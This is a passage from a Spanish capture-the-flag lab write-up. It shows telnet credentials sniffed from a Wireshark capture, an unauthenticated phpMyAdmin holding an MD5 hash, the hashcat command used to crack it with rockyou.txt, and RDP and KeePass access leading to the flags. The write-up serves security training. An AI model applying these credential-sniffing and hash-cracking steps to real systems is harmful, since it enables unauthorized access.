Data 
Data 
Data 
Data . . 
Data . . 
Data . 

Ahora podemos ver el contenido del tráfico en texto plano, ya que el tráfico del protocolo telnet no se cifra durante la comunicación:

Texto alternativo generado por el equipo:
No. 
2449 
2441 
2442 
2443 
2444 
2445 
2446 
2447 
2448 
2449 
2450 
2452 
2453 
2454 
2455 
2456 
2457 
2458 
2459 
2460 
2462 
2463 
2464 
2465 
2466 
2467 
2468 
2469 
2470 
2472 
2473 
2474 
2475 
2476 
tcp.stream eq 2026 
Ig2.16 
Ig2.16 
192.16 
192.16 
192.16 
Ig2.16 
192.16 
192.16 
Ig2.16 
Ig2.16 
Ig2.16 
Ig2.16 
192.16 
192.16 
192.16 
Ig2.16 
192.16 
192.16 
192.16 
Ig2.16 
192.16 
192.16 
Ig2.16 
192.16 
Ig2.16 
192.16 
192.16 
Ig2.16 
192.16 
192.168 
Time 
Source 
168 
192 
• 16 
192 
• 16 
192 
.16 
192 
.16 
192 
.16 
192 
.16 
Destination 
Protocol Length Info 
eq 
15e.996124887 
15e. 996138876 
15e.996319167 
151.00942234@ 
151. oog449584 
151. oog494485 
151.009736686 
151. oog741214 
151.010271548 
2451 151.018276576 
152.836968931 
152. 837875277 
152.837913116 
153.112239812 
153.112587532 
153.112699544 
153.481339151 
153.481753484 
153.481763348 
2461 153.811188232 
153.811593583 
153.811694389 
154.004172521 
154.005962069 
154.005987049 
154.217969378 
154.218424766 
154.218432583 
154.537538471 
2471 154.538555219 
154.538582489 
154.775239225 
154.775725674 
154.775741416 
155.352622238 
Wireshark • Follow TCP Stream (tcp.stream eq 2026) • telnetuser.pcapng 
. ' . .SFUTLNTVER.SFUTLNTMODE.. 
. .#We1come 
to 
Microsoft 
Telnet 
Se rvice 
' kali:l.. 
login: tteellnneettuusseerr 
password: telnetunir2@2a 
...xterm-256c010r............xterm-256c010r.. 
Microsoft Telnet Server. 
35 client pkts, 22 sever pkts, 42 turns. 
Entire conversation (487 bytes) 
Show and save data as 
Find: 
ASCII 
2026 
Expression 
192 MSS=1469 WS=256 SAC 
enza TSva1=3842327188 TSecr 
Len=e TSva1=38423272e1 Tse 
Len=e TSva1=38423272Q2 Tse 
6 Lenza TSva1=3842327292 TS 
6 Lenza TSva1=384232ge3D TS 
6 Lenza TSva1=3842329394 TS 
6 Lenza TSva1=3842329674 TS 
6 Lenza Tsva1=384233ee93 TS 
6 Lenza TSva1=384233e197 TS 
6 Lenza TSva1=384233e41B TS 
Filter Out This Stream 
Stream 
Back 
Print 
e 
Save asm 
ne 
Find Next 
6 Lenza TSva1=384233Q73B TS 
X Close 
6 Lenza Tsva1=384233Q968 TS 

Observamos, por tanto, las credenciales del usuario de telnet. En este caso el usuario es “telnetuser” y la contraseña es “telnetunir2020”. Ahora, hacemos login en la máquina víctima con estas credenciales utilizando el protocolo telnet. Una vez hemos accedido al sistema vamos al escritorio del usuario y encontramos la FLAG, tal y como se muestra en la imagen:




Pero no solo encontramos la flag en el escritorio del usuario, sino que encontramos otro archivo de texto que parece ser una pista para resolver otro de los retos.




1. **Resolución del tercer reto**

Al resolver el segundo reto observamos que hay un archivo de texto llamado “phpMyAdmin.txt” y lo que parece ser una contraseña en el contenido del archivo: “rdptryme2020”. Siguiendo esta pista, accedemos a la URL de phpmyadmin desde el navegador de Kali: <http://192.168.0.22/phpmyadmin>.


Aquí veremos que el sitio no requiere login y que, además, existe una base de datos que se llama w7tryme, la cual contiene una tabla llamada credenciales.




Inspeccionamos la tabla credenciales y vemos que esta contiene la contraseña en forma de hash md5 del usuario “rdpuser“ y, además, el nombre de usuario KeePass , lo cual es una pista a tener en cuenta posteriormente. Ahora tendremos que intentar averiguar la contraseña en texto plano del usuario. Para ello se utilizará la herramienta hashcat, con la que se intentará crackear dicha contraseña. Será necesario el uso del diccionario de Kali llamado “rockyou.txt”. El comando utilizado será el siguiente: “*hashcat -m 0 -a 0 ./contraseña.txt /usr/share/wordlists/rockyou.txt --force*”. Antes de ejecutar este comando, deberemos crear un archivo denomidado “contraseña.txt” con el hash de la contraseña que queremos crackear. El archivo lo crearemos de la siguiente manera: “*echo "660fcc9827e74f0ecbd3c6e00dc20dcb" > contraseña.txt”. Ahora sí, ejecutamos el comando de hashcat para realizar el crackeo de la contraseña, tal y como se ve en la imagen:*



El crackeo ha tenido éxito y obtenemos la contraseña en texto plano: “likeomg!”. Puesto que ya tenemos las credenciales, iniciamos sesión por escritorio remoto desde la máquina Kali.



Iniciamos sesión sin ningún tipo de problema y vemos que en el escritorio se encuentra una base de datos de KeePass. Para acceder a ella necesitaremos la contraseña que hemos obtenido al resolver el segundo reto: “rdptryme2020”.



Finalmente, vemos que solamente existe una entrada en la base de datos de KeePass. Esta entrada contiene la tercera y última FLAG:

